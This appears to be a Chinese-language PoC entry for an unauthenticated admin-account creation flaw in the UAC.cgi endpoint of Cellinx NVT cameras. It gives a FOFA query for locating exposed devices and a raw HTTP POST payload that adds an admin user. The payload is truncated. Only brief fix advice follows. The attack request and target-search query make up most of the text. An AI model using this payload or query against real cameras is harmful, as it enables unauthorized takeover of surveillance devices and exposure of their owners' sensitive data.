
C6-1Cellinx-NVT摄像机-任意用户创建

漏洞描述：

Cellinx NVT 摄像机 UAC.cgi接口处存在任意用户创建漏洞，未经身份认证的攻击者可利用此接口创建管理员账户，登录后台可查看敏感信息，使系统处于极不安全的状态。

网站图片：



网络测绘：

fofa语法：

FOFA：body="local/NVT-string.js"

漏洞复现：

payload：

```
POST /cgi-bin/UAC.cgi?TYPE=json HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
Content-Type: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{"jsonData":{"username":"guest","password":"","option":"add_user","data":{"username":"test123","password":"test123","permission":{"is_admin":"1","view":"1","ptz":"1","se
```

效果图:

登录后台

修复建议：

对相关文件中传入的参数进行限制。 通过防火墙等安全设备设置访问策略，设置白名单访问。 如非必要，禁止公网访问该系统。